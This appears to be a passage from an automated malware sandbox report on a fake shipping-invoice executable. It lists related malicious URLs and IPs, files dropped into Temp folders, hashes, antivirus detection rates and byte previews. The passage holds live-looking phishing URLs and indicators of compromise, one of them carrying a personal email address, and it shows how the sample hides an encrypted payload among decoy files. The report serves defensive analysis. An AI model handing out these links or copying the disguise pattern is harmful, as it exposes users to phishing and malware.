	http://https://cts.indeed.com/v0?tk=1df9t5skc2g3980p&r=%68%74%74%70%73%3a%2f%2f%61%6e%61%6c%79%74%69%63%73%2e%74%77%69%74%74%65%72%2e%63%6f%6d%2f%64%61%61%2f%30%2f%64%61%61%5f%6f%70%74%6f%75%74%5f%61%63%74%69%6f%6e%73%3f%61%63%74%69%6f%6e%5f%69%64%3d%33%26%70%61%72%74%69%63%69%70%61%6e%74%5f%69%64%3d%37%31%36%26%72%64%3d%68%74%74%70%73%3a%2f%2f%66%72%61%31%2e%64%69%67%69%74%61%6c%6f%63%65%61%6e%73%70%61%63%65%73%2e%63%6f%6d%2f%73%32%32%2f%69%6e%64%65%78%2e%68%74%6d%6c%3f#matthias.kirsch@iti.org	Get hash	malicious	Browse	• 5.101.109.44
	C03N224Hbu.exe	Get hash	malicious	Browse	• 206.189.230.189
	Izipubob.dll	Get hash	malicious	Browse	• 68.183.54.143
	http://ttixwac.sed.ocscreenwriter.com	Get hash	malicious	Browse	• 138.197.59.238
	nivude1.dll	Get hash	malicious	Browse	• 68.183.54.143
	Accesshover.dll	Get hash	malicious	Browse	• 68.183.54.143
	http://https://comvoce.philco.com.br/wp-forum/administracion/prelogin.php	Get hash	malicious	Browse	• 157.230.76.65
	http://https://ilovesanmarzanodop.com/wp-content/uploads/2020/supp/adfs/index.html	Get hash	malicious	Browse	• 164.90.215.56
	qWuT75h3FNx6Mbp.exe	Get hash	malicious	Browse	• 46.101.142.174
	http://192.241.239.251	Get hash	malicious	Browse	• 192.241.239.251

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\3\phplive\guidgen.exe	4IZjnTicql.exe	Get hash	malicious	Browse	
	vthr97FHLT.rtf	Get hash	malicious	Browse	
	mses.exe	Get hash	malicious	Browse	
	Wire slip.exe	Get hash	malicious	Browse	
	uiWs90xemq.exe	Get hash	malicious	Browse	
	mMpUmTDiLo.exe	Get hash	malicious	Browse	
	SO12145970.exe	Get hash	malicious	Browse	
	order.exe	Get hash	malicious	Browse	
	Ca5l6Ndopx.exe	Get hash	malicious	Browse	
	Dhl package - pdf.exe	Get hash	malicious	Browse	
	BOQ Specification.exe	Get hash	malicious	Browse	
	Drawings For MOPA.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\3\phplive\DevCfgUI.dll	zgUsJgf4Tz.exe	Get hash	malicious	Browse	
	TwptRHhOAE.doc	Get hash	malicious	Browse	
	yHn715noho.exe	Get hash	malicious	Browse	
	vxLhl0gpXQ.exe	Get hash	malicious	Browse	
	Wire TT.exe	Get hash	malicious	Browse	
	mananyi.exe	Get hash	malicious	Browse	
	Bukti transfer-07-03-2020.exe	Get hash	malicious	Browse	
	y7VVT4uCPj.exe	Get hash	malicious	Browse	
	Bank wire receipt.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\3\phplive\MSBuildFramework.dll	#U062f#U0644#U064a#U0644 #U0639#U0644#U0649 #U0627#U0644#U062f#U0641#U0639.exe	Get hash	malicious	Browse	
	7Dn18AigNe.exe	Get hash	malicious	Browse	
	aps.exe	Get hash	malicious	Browse	
	Wire confirmation_pdf.exe	Get hash	malicious	Browse	
	DHL_AWB_INV_9882900_99862788_998.exe	Get hash	malicious	Browse	
	ZjAWsG7aGq.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Temp\3\phplive\12.opends60.dll	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	data
Category:	dropped
Size (bytes):	53
Entropy (8bit):	4.239357190608839
Encrypted:	false
SSDEEP:	3:p/uBEp/EiOmB4EAOM1F:RcAk2KHP
MD5:	DAA2B2B53C73519E2CFE5239A33D7FE2
SHA1:	4CDC35F6B76191DFB8045FFA68994AD7D470491A
SHA-256:	079BBC83AE9ECB7D781BD24EEDBAEEE2B58009906739990C97A0976AB9332E81
SHA-512:	2130E15A5686EE1788C29C2022922C128257EB7C45313B49DD2946A23C9D9A78B7CB0AD3C700B2C3FFDD9225B5D9A020DE9B4A01114D771C4A850507F72E950
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......L....9!...D..._srv_ansi_paramdata.opends60.dll.

C:\Users\user\AppData\Local\Temp\3\phplive\66.opends60.dll	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	data
Category:	dropped
Size (bytes):	42
Entropy (8bit):	4.034709089239382
Encrypted:	false
SSDEEP:	3:p/uBJzETOM1F:RcGHP
MD5:	3F2A75E68F8D67494B386DFAA5ABE2B3
SHA1:	F405E0BC8B4FC2CAD111045C67E3C64343E2C7CA
SHA-256:	E7AB6B06A1134F3EFE20FC5816AD5402C8E111FBD5031EC4F2C520224B9D5BDB
SHA-512:	A7909C511287C5A2F59992BD674998D0714F100CEAB30168D9C9F85FC3E6B9BA76D0066C2CEA3FEED9AE2E651605FDD0F3992C849300B9C073F4CB1D05ADA9E
Malicious:	false
Reputation:	low
Preview:	......L....9....._srv_run.opends60.dll.

C:\Users\user\AppData\Local\Temp\3\phplive\DevCfgUI.dll	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	27648
Entropy (8bit):	4.228986376506815
Encrypted:	false
SSDEEP:	384:o4Fw3juO2A7BJ4a8VtZdGzcoRA3qswV/iYeSWsaeW7+J8d:5FmcaqGwoRA3qswV/ZeB6J
MD5:	FE529E3B23EA66C07B43314EF0081B58
SHA1:	5CC7F144DCCB312B0DC6BA7AD0CB2456F2FC3C61
SHA-256:	C2FA4308C73812360FC3FB01201B0FC9D1C6B53451ED15DF3739088A4C8789D5
SHA-512:	8CA88376FB051481C44C51FDF38D90BADEBB255AF2DAC51DDB298AA0F203F1130DAE73D667F1CACCE4E6D80CDC846DBE09FA7A2BB0790E80FF8E584B55E36D8
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

C:\Users\user\AppData\Local\Temp\3\phplive\DevCfgUI.dll	
Joe Sandbox View:	• Filename: zgUsJgf4Tz.exe, Detection: malicious, Browse • Filename: TwptRHhOAE.doc, Detection: malicious, Browse • Filename: yHn715noho.exe, Detection: malicious, Browse • Filename: vxLhl0gpXQ.exe, Detection: malicious, Browse • Filename: Wire TT.exe, Detection: malicious, Browse • Filename: mananyi.exe, Detection: malicious, Browse • Filename: Bukti transfer-07-03-2020.exe, Detection: malicious, Browse • Filename: y7VVT4uCPj.exe, Detection: malicious, Browse • Filename: Bank wire receipt.exe, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....-T.L:..L:..L:...F..L:...B..L:.Rich.L:.....PE..L.....3C.....!.....j. .....n.....g.....rsrc....g.....h.....@ ..@.reloc.....j.....@..B.....@.....X.....p.....e...(...f...@...g...X...h...p...i..... .j.....k.....l.....m.....u.....{.....0....#..H...T$..`.....~...x.....3.....4.....9... ..:...8...G...P.....h.....-..... ...(.....@.....

C:\Users\user\AppData\Local\Temp\3\phplive\MSBuildFramework.dll	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	36864
Entropy (8bit):	4.076507463551346
Encrypted:	false
SSDEEP:	384:CZPGn19CO5ESSQhJm9hMKCMI6g6ihJSxUCR1rgCPKabK2t0X5P7DZ+R/WeM2W:CVgRESSSKMBMI6FRJjM
MD5:	27280F57DF0638B41F709DAC754330D8
SHA1:	B7F3BF2C0BF39E523B7E4C79D7DAFD1E59B84B60
SHA-256:	75D22B4B3D7CD995B99CA4EB3EFA782F3BDFF9675BC64CCE409223109FDA6DE7
SHA-512:	8444E270D52F17E077D2B3A5B149FCF9029761B6E37411F213A055CB0942BE859EB60547CC4F1411F503EFB50D0D5539C3671F0CF6E2B9C1D9506E07DA21D869
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 2%
Joe Sandbox View:	• Filename: #U062f#U0644#U064a#U0644 #U0639#U0644#U0649 #U0627#U0644#U062f#U0641#U0639.exe, Detection: malicious, Browse • Filename: 7Dn18AigNe.exe, Detection: malicious, Browse • Filename: aps.exe, Detection: malicious, Browse • Filename: Wire confirmation_pdf.exe, Detection: malicious, Browse • Filename: DHL_AWB_INV_9882900_99862788_998.exe, Detection: malicious, Browse • Filename: ZjAWsG7aGq.exe, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...%.3C.....!.....`... .....N.... .....!. .....~... .....~..O.....|~..... ..... ..H.....text...T_... ...`..... ..`.rsrc.....p.....@..@.reloc..... .....@..B..... .....

C:\Users\user\AppData\Local\Temp\3\phplive\competitorsalesliterature.xml	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5902
Entropy (8bit):	4.93869769577694
Encrypted:	false
SSDEEP:	96:TF+NU24NUNQYtsSztsOBtsWYtso9hj/Y3P:TcU2IUqosSpsGsWose8
MD5:	AE2BF9A46C64D68E42ECB985C1D2DE71
SHA1:	9697E538D714CDF375EA907738DBFD219A0853FB
SHA-256:	0F98148F02B339F99B13587FD33F9796CC2E8DA76FFBB4EB27AF6C3D2CBAC945
SHA-512:	AA62BA3EB0BDD2F9DB3FD74000C5D709131DFD48928A93FDF570790F6123C39D3E50BCAAEB2C3C472B5471A241D6ACE93E8DE19CE3D8CAB7EAE1B9C3932DE9D
Malicious:	false
Reputation:	low
Preview:	.<?xml version="1.0" encoding="utf-8"?>..<?xml-stylesheet type='text/xsl' href='entity.xsl'?>..<Entity xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">.. <id>a8e2826b-b430-4c13-8765-d2b009e48f99</id>.. <name>CompetitorSalesLiterature</name>.. <physicalname>CompetitorSalesLiterature</physicalname>.. <logicalname>competitorsalesliterature</logicalname>.. <intersect>true</intersect>.. <security>false</security>.. <lookup>false</lookup>.. <assignment>false</assignment>.. <integrationeventmask>0</integrationeventmask>.. <workfloweventmask>0</workfloweventmask>.. <islogical>false</islogical>.. <Column>.. <id>41607dc6-fea4-4e40-9f7d-f0c2c71d79ee</id>.. <column>1</column>.. <in-code-name>competitorid</in-code-name>.. <logicalname>competitorid</logicalname>.. <physicalname>CompetitorId</physicalname>.. <length-bytes>16</length-bytes>.. <length-chars />.. <nullable>no</nullable>.. <is-pk-column>yes</is-pk

C:\Users\user\AppData\Local\Temp\3\phplive\flac.xml	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	XML 1.0 document, UTF-8 Unicode text
Category:	dropped

C:\Users\user\AppData\Local\Temp\3\phplive\flac.xml	
Size (bytes):	2706
Entropy (8bit):	5.179516218922872
Encrypted:	false
SSDEEP:	48:cFfH8vKYndVmmXlTkeH9vl5CduyrmmVp2i45dMg8FaTqye+B0Soqks4cyyRgLRdn:/KYn3mmXl4o1wCduyrmmVp2i4LMg8Fac
MD5:	DABA225688B554152EB810A36D5AAA0B
SHA1:	B21070F810E2F18F198BB08409CA14EFC9EAEF5C
SHA-256:	1806FD102100C6F3748942670CAAB86C19F7564CD69BB96A1FC0B29929230CCF
SHA-512:	E3B7834082281B31F9C15E8A2B580AD1ABAC9718C9866454135B8D1A83E62916FF17D5B9FB1CADF2AE80BF6C4DF9F1DDD98D0037A9A923DCBB2D56FB86D6A3BB
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>.<mime-type xmlns="http://www.freedesktop.org/standards/shared-mime-info" type="audio/flac">. Created automatically by update-mime-database. DO NOT EDIT!-->. <comment>FLAC audio</comment>. <comment xml:lang="ar">FLAC ....</comment>. <comment xml:lang="be@latin">A.dyjo FLAC</comment>. <comment xml:lang="bg">..... . FLAC</comment>. <comment xml:lang="ca">.udio FLAC</comment>. <comment xml:lang="cs">zvuk FLAC</comment>. <comment xml:lang="da">FLAC-lyd</comment>. <comment xml:lang="de">FLAC-Audio</comment>. <comment xml:lang="el">.... FLAC</comment>. <comment xml:lang="en_GB">FLAC audio</comment>. <comment xml:lang="eo">FLAC-sondosiero</comment>. <comment xml:lang="es">sonido FLAC</comment>. <comment xml:lang="eu">FLAC audioa</comment>. <comment xml:lang="fi">FLAC-..ni</comment>. <comment xml:lang="fo">FLAC lj..ur</comment>. <comment xml:lang="fr">audio FLAC</comment>. <comment xml:lang="ga">fuaim FLAC</commen

C:\Users\user\AppData\Local\Temp\3\phplive\guidgen.exe	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	39104
Entropy (8bit):	6.237597979894025
Encrypted:	false
SSDEEP:	768:QRi/Yplgp4V5qWNqYoMfTF/K4itMpdRJDh9ODV0L3d/o+X:AKYLHV5ZNbnFy4itMpdD7ODV0R/oK
MD5:	58C655527B57D74AE3C189A60A42DA18
SHA1:	F267630311A1C42CE9C4F0DEDA00E4132E9F8B25
SHA-256:	A2F590DEA50CDE47B0325D7A9ADEEA464257F46B76C059CF3E1AB2DB65574685
SHA-512:	03C708A23339792802F506278891005E521B7188D0558FCC0F25DFD0C7CB0048C8FBF1F9FB1AC65FD6EF4BC4C7CAC1715BCD8F07DD82E3E6770E327CC630E2(
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: 4IZjnTicql.exe, Detection: malicious, Browse • Filename: vthr97FHLT.rtf, Detection: malicious, Browse • Filename: mses.exe, Detection: malicious, Browse • Filename: Wire slip.exe, Detection: malicious, Browse • Filename: uiWs90xemq.exe, Detection: malicious, Browse • Filename: mMpUmTDiLo.exe, Detection: malicious, Browse • Filename: SO12145970.exe, Detection: malicious, Browse • Filename: order.exe, Detection: malicious, Browse • Filename: Ca5l6Ndopx.exe, Detection: malicious, Browse • Filename: Dhl package - pdf.exe, Detection: malicious, Browse • Filename: BOQ Specification.exe, Detection: malicious, Browse • Filename: Drawings For MOPA.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8...|..|..|.....}..[...y..[...i..[...x....}....w..|.....[...v..[...}..[...}..Rich|.....PE..L...".3C.....4...F.....D8.....P....@.....n.....~.....T.....h..@.....P....text...:3.....4..... ..`.rdata...)...P...*...8.....@..@.data.....b.....@....rsrc.....d.....@..@.....

C:\Users\user\AppData\Local\Temp\3\phplive\thermal-cpu-cdev-order.xml	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	exported SGML document, ASCII text
Category:	dropped
Size (bytes):	508
Entropy (8bit):	4.640723757143228
Encrypted:	false
SSDEEP:	12:pvPN+VnvbZdr5vZb1bBZb8bZbTZbqMB1C:tsb/r5vZb1FZbYZbTZbqMB1C
MD5:	6BBB6D648BA2C70B9635E843818BEEBB
SHA1:	21BF5A1ACF381285EF3FE88D180B3F17D474804C
SHA-256:	9E4A02255ACD8A4C10373B6E64454A95E57986C32245A6EDA7B8CF7F57E3D740
SHA-512:	000324D55AC800870CC761C260A3DEE1EB4FA363426AE1C525FE72503502D4AA9F51104CFAB657C6F55D137BD3F1DDC5A1A4ACBA8F022468C0C1721AEFCB1A9
Malicious:	false
Preview:	. .Specifies the order of compensation to cool CPU only..There is a default already implemented in the code, but.this file can be used to change order..The Following cooling device can present.-->..<CoolingDeviceOrder>.. Specify Cooling device order -->..<CoolingDevice>rapl_controller</CoolingDevice>..<CoolingDevice>intel_pstate</CoolingDevice>..<CoolingDevice>intel_powerclamp</CoolingDevice>..<CoolingDevice>cpufreq</CoolingDevice>..<CoolingDevice>Processor</CoolingDevice>.</CoolingDeviceOrder>..

C:\Users\user\AppData\Local\Temp\3\phplive\vnd.ms-excel.sheet.macroenabled.12.xml	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	XML 1.0 document, UTF-8 Unicode text
Category:	dropped
Size (bytes):	7697
Entropy (8bit):	5.515382730457339
Encrypted:	false
SSDEEP:	96:xAYS+gpcZWaIarmt/Omdwgm+Wz+BKUpva8i+NfY+g+uP+p+1dS59F0+9mo0my+Cn:9XxBi0Wxko7OXe8j57T2pgIcB
MD5:	5A6CAD444DBF130B22F855A889DBE677
SHA1:	8F91D234CBE3AFC1F1993BE8C63A68F756FDFC83
SHA-256:	A76702F606092D47669779F8D48F2F701319437223D87EAD41D2FA068522FF87
SHA-512:	3D777032EF8CE336E233F43A6FBDC08CFC305FE22A91433A580922A035FD71C819B423D314A888F8875FCCD0E89B3869553A38A9B20A6D078B4BDCF398818E85
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>.<mime-type xmlns="http://www.freedesktop.org/standards/shared-mime-info" type="application/vnd.ms-excel.sheet.macroEnabled.12">. Created automatically by update-mime-database. DO NOT EDIT!-->. <comment xml:lang="be@latin">Ra.likovy akru. Excel</comment>. <comment xml:lang="en_GB">Excel spreadsheet</comment>. <comment xml:lang="fo">Excel rokniark</comment>. <comment xml:lang="ia">Folio de calculo Excel</comment>. <comment xml:lang="pt_BR">Planilha do Excel</comment>. <comment xml:lang="sq">Flet. llogaritje Excel</comment>. <comment xml:lang="zh_CN">Excel ....</comment>. <comment xml:lang="zh_TW">Excel ...</comment>. <generic-icon name="x-office-spreadsheet"/>. <glob pattern="*.xlsm"/>. <sub-class-of type="application/vnd.openxmlformats-officedocument.spreadsheetml.sheet"/>. <comment>Microsoft Excel Worksheet</comment>. <comment xml:lang="af">Microsoft Excel-werkvel</comment>. <comment xml:lang="am">Microsoft Exce

C:\Users\user\AppData\Local\Temp\3\phplive\x-texinfo.xml	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	XML 1.0 document, UTF-8 Unicode text
Category:	dropped
Size (bytes):	3100
Entropy (8bit):	5.010092205102224
Encrypted:	false
SSDEEP:	96:nMxJAtLuI0UYJmMcaRb2kV2JjUWBULitlqp8cwngpzQNzxkK3eTHg3GXGSIDMH79:nD0bqFi2I5
MD5:	61FFA6F5926C7F2CF819C2A0774D3E21
SHA1:	BEC77DA7C7492860DA713F8B87279CB1A3DDCB11
SHA-256:	07A5F4DFB449940A7BEA1F100120AE284067F24961457FF5F56C16F556BE4856
SHA-512:	3556CAC3A1713FF61D297F9837841DE8DB31CD90AAB848AA2BAE6BF8B1F6BFA4D42AD10324C9BAEA65BE7F08359267952B37B531C8823E4EF859202AD5AB45B
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>.<mime-type xmlns="http://www.freedesktop.org/standards/shared-mime-info" type="text/x-texinfo">. Created automatically by update-mime-database. DO NOT EDIT!-->. <comment>TeXInfo document</comment>. <comment xml:lang="ar">..... TeXInfo</comment>. <comment xml:lang="ast">Documentu TeXInfo</comment>. <comment xml:lang="az">TeXInfo s.n.di</comment>. <comment xml:lang="be@latin">Dakument TeXInfo</comment>. <comment xml:lang="bg">..... . TeXInfo</comment>. <comment xml:lang="ca">document TeXInfo</comment>. <comment xml:lang="cs">dokument TeXInfo</comment>. <comment xml:lang="cy">Dogfen TeXInfo</comment>. <comment xml:lang="da">TeXInfo-dokument</comment>. <comment xml:lang="de">TeXInfo-Dokument</comment>. <comment xml:lang="el">..... TeXInfo</comment>. <comment xml:lang="en_GB">TeXInfo document</comment>. <comment xml:lang="eo">TeXInfo-dokumento</comment>. <comment xml:lang="es">documento de TeXInfo</comme

C:\Users\user\AppData\Local\Temp\Erodium	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	data
Category:	dropped
Size (bytes):	238433
Entropy (8bit):	**7.998471610150145**
Encrypted:	**true**
SSDEEP:	6144:BQfR8c9EBhNjuw4YNm8vH128zEoE/qG/ydG5h3aYvDUImzle+wX3:BQxUSw4YNXdJvE/qwakLvDupEH
MD5:	980A6B092855D202363B6436E4A854E8
SHA1:	AA8E1A7E1AB7832C3112E5C35B7DA143FF919CE0
SHA-256:	F617D029F947EBB5C0B7B159233E699F5653A1F92E81F9FE44C60555884DC93C
SHA-512:	6DEDF42A718DBC5A4AD25C20561C3ADC0FC629D1135AA68D02FC264363617C827FE7EAA0DD49E828DF93D80852B4E5AA8C932B20D43FF833C02C4B868DF303
Malicious:	false
Preview:	..`z....6.<.~.....1.n...3`.i{W$sN.B.N.(D.t..9Yj..\u.d'..nM.....&..9N...hu.T..nC.....U....i.p..P..0...~zY...C.....SR@...~.].....{N.t...X...].L.Pw..^Q.}.....>.....+...'..(.Ct.....,..W....=...p...-...nJ....3...*..=.....p....^...6....y+|..?...J.....|g.Rc.(....d...1...{y6C..}P.>./....M.s.>/.....M.%9.?...D...G.;.$.4[...\."... .= ...6.i.%...d.y.D.'...L....'...[).Z..T...<.d$.....`.rS#.@.1.G&...O|.*E..=.....g...)...>|.z.B...t....]......,.....B./.....!._..0].....&.....5.....}Y.K.;J.....3..L...../'.L.6.....6..1..qM...;]..1Y.3t.a...wvI.K....]5..Q...,...]..TU.$VCC..W.]....,>.....B~k.Q.b..{.XBu..~cy|s...#N.....s.{.....+...8d.U.....CD....W..DL...`%L..t.,.VG.....K.....PS[.!...?.....X....~p.2+..o...|MR.wd.....HLd".c...;..B.X.o..d.S..Z.w..w....+.....Km.H..%.f..vT`.{...  ..+..:....l(.0..V|..E.....(..cN.....mLI9#@n....Z./.7..c.....?z+.....`,...aR}..N.....|..r.....4.,.....zU.d.|..

C:\Users\user\AppData\Local\Temp\Prehnite.dll	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	73728

C:\Users\user\AppData\Local\Temp\Prehnite.dll	
Entropy (8bit):	5.318897902733705
Encrypted:	false
SSDEEP:	768:TXpmIFZK536QZVz2LHG/jgVUTTkSTC+OWsGMN8ZoVVtAb1zcGtIrdCR:T5nc3hVz26rJNC+OWsGtMtAZzcGtIp0
MD5:	F8AA685A3908110E79F4639AA7DADDFA
SHA1:	DD4D16172EA4851F757ABD34A8CB3C835552E6A3
SHA-256:	AEEA4B86EA607CF9820E3CADD4E98353A57EC789EC0A0E2FEFBDD84ABD25194A
SHA-512:	8989A1E5A29043A8CEC9353D8923DC7FCA52988949637133D5AF5F655B04C8016EF8930DA4F57A9C068B8E9208C4B8AE2BDACA9CA699755D139CAB0ED2A3C5 6
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 28%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....R..{<..{<..{<...A..{<...Q.{<..ta..{<..{=.{<...R..{<...F..{<...D..{<.Rich. {<.....PE..L...D.._.....!.....1..... .....(...@.....\..... .....text..... ..`.rdata..... .....@..@.data....<.....@.....@....reloc..b..... .....@..B..... .....

C:\Users\user\AppData\Local\Temp\fckeditor\makecert.exe	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	PE32 executable (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	39936
Entropy (8bit):	5.640913891016309
Encrypted:	false
SSDEEP:	768:fqKIjHhW0CfW0FKT7vZKP1xG69D1/gEehcaLnTJ/2acSd:3RnfW0eoPPXpCnTJ/2acSd
MD5:	ED1C00557CDE869CAA963BBF9C820F05
SHA1:	53BBD8B86FCBEE9316E02AF399634522B12539B0
SHA-256:	4D50CE341BE70511E9A871DD347B3F5793EA97787CDFC92045C0BCC8AAE6E298
SHA-512:	509AFC51B647A6904A3A4ABF04B43DFAEE5FA0878C3A822FCE84DD58CE2AB1C15A38610487C520CA6F7C42ED37D754DF55A82B0A81A28D31493F2535D95684(5
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 3%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....K4T.*Z..*Z..*Z.'"U..*Z.'"...*Z..*[.}*Z.*"...*Z.*"...*Z.'"...*Z.'"...*Z. Rich.*Z.....PE..L...F..>.....`...F.....aU.....p..... .....`c.....6.....@..... .....text...F^.....`..... ..`.data.....p.....d.....@....rsrc....6.....6...f.....@..@..... .....

C:\Users\user\AppData\Local\Temp\font\init\msg\x-navi-animation.xml	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	XML 1.0 document, UTF-8 Unicode text
Category:	dropped
Size (bytes):	3225
Entropy (8bit):	5.314169702825883
Encrypted:	false
SSDEEP:	96:1H5/nf2jK/PMQ5B15rPYs7xV01oAZXw5BQDs4XJxjvF1w0ng0nnmDkrZeClbrIMH:ffIil2Fl0
MD5:	9565C08D6037EEA308B97581F12BE260
SHA1:	1954B1CFBF437BD79FDD597C15C25BB01B83F243
SHA-256:	1199A3E8F3C8C23C59FEB468A1D1542BA6ABE3C373589DF0277924EAFDB50D57
SHA-512:	247762DF5C903AC0F478831A88FB4E0FE3EDF5404FE3D263A443BC035D9741317DF8CDA8284A6409C3D7DB8E89742520E9DCAC4F9E0BB38ED18E24C791D6CA D
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>.<mime-type xmlns="http://www.freedesktop.org/standards/shared-mime-info" type="application/x-navi-animation">. Created automatically by update-mime-database. DO NOT EDIT!-->. <comment>Windows animated cursor</comment>. <comment xml:lang="ar">.... ....</comment>. <comment xml:lang="be@latin">Animavany kursor Windows</comment>. <comment xml:lang="bg">..... . Windows, ...</comment>. <comment xml:lang="ca">cursor animat de Windows</comment>. <comment xml:lang="cs">animovan. kurzor Windows</comment>. <comment xml:lang="da">Windowsanimeret mark.r</comment>. <comment xml:lang="de">Animierter Windows-Cursor</comment>. <comment xml:lang="el">..... ..... Windows</comment>. <comment xml:lang="en_GB">Windows animated cursor</comment>. <comment xml:lang="es">cursor animado de Windows</comment>. <comment xml:lang="eu">Windows-eko kurtsore animatua</comment>. <comment xm

C:\Users\user\AppData\Local\Temp\font\init\msg\x-pn-audibleaudio.xml	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	392
Entropy (8bit):	4.965076682722952
Encrypted:	false

C:\Users\user\AppData\Local\Temp\font\init\msg\x-pn-audibleaudio.xml	
SSDEEP:	12:TMHd97KLSjTqy3F4N5542UHZ2DKX2IRKCJSHUBmAyJSHUBmA4AsF:2d97/joqZHZ2i2kKCLBmrLBmpjF
MD5:	AD1C969082DE8AA77B382516F5B0FF61
SHA1:	A83DC30341A5752A9D0D18770EF257C8C0B3A692
SHA-256:	78930E0C87BC468FC5B13A5F971C244D9158C9DE7B1F2C219213E5CA18E60F03
SHA-512:	559B71307FF0159089FA194B1C0359B446C23A78F3B44D969BA44B759ACA409BFF0B63F7FF5CA7BDA840583F9C29E13527B36DA45CBEAB6189D15BA9037F473E
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>.<mime-type xmlns="http://www.freedesktop.org/standards/shared-mime-info" type="audio/x-pn-audibleaudio">. Created automatically by update-mime-database. DO NOT EDIT!-->. <comment>Audible.Com audio</comment>. <glob pattern="*.aa"/>. <glob pattern="*.aax"/>. <alias type="audio/vnd.audible"/>. <alias type="audio/vnd.audible.aax"/>.</mime-type>.

C:\Users\user\AppData\Local\Temp\manage\mms\VCProjectEngine.dll	
Process:	C:\Users\user\Desktop\Shipping INVOICE-BL Shipment..exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1078
Entropy (8bit):	5.254976539067803
Encrypted:	false
SSDEEP:	24:2djEk62f7mmhKslkmog89hEmYnLuZ1nLw3LHEaFXu0:cjP7mmh3amorEmYnLinLw3LHEaFXL
MD5:	3E2460DF0763A75406D2C92A6CAC864C
SHA1:	3CC0933DF52BD4B09767ADA563B58923EF68EBAF
SHA-256:	301A735BCB6DE1DE09D0B9098228A419954404D8AA575F40AD82FC3A84403E35
SHA-512:	5B80AEBC3BEC840CE2ED024E1D6551F67E6DC7F611FDE1F054F7A4053AECDE72460517C5203672694E98DBE9F9C97CFEE2CF9A5FB39DCDCB17862051039D3E EA
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<VCPlatformConfigurationFile ...Version="8.00"...>.. <Platform ....Name="VCProjectEngine.dll" ....Identifier="Win32"....>....<Directories .....Include="$(VCInstallDir)include;$(VCInstallDir)atlmfc\include;$(VCInstallDir)PlatformSDK\include;$(FrameworkSDKDir)include".....Library="$(VCInstallDir)lib;$(VCInstallDir)atlmfc\lib;$(VCInstallDir)atlmfc\lib\i386;$(VCInstallDir)PlatformSDK\lib;$(FrameworkSDKDir)lib;$(VSInstallDir);$(VSInstallDir)lib".....Path="$(VCInstallDir)bin;$(VCInstallDir)PlatformSDK\bin;$(VSInstallDir)Common7\Tools\bin;$(VSInstallDir)Common7\tools;$(VSInstallDir)Common7\ide;$(ProgramFiles)\HTML Help 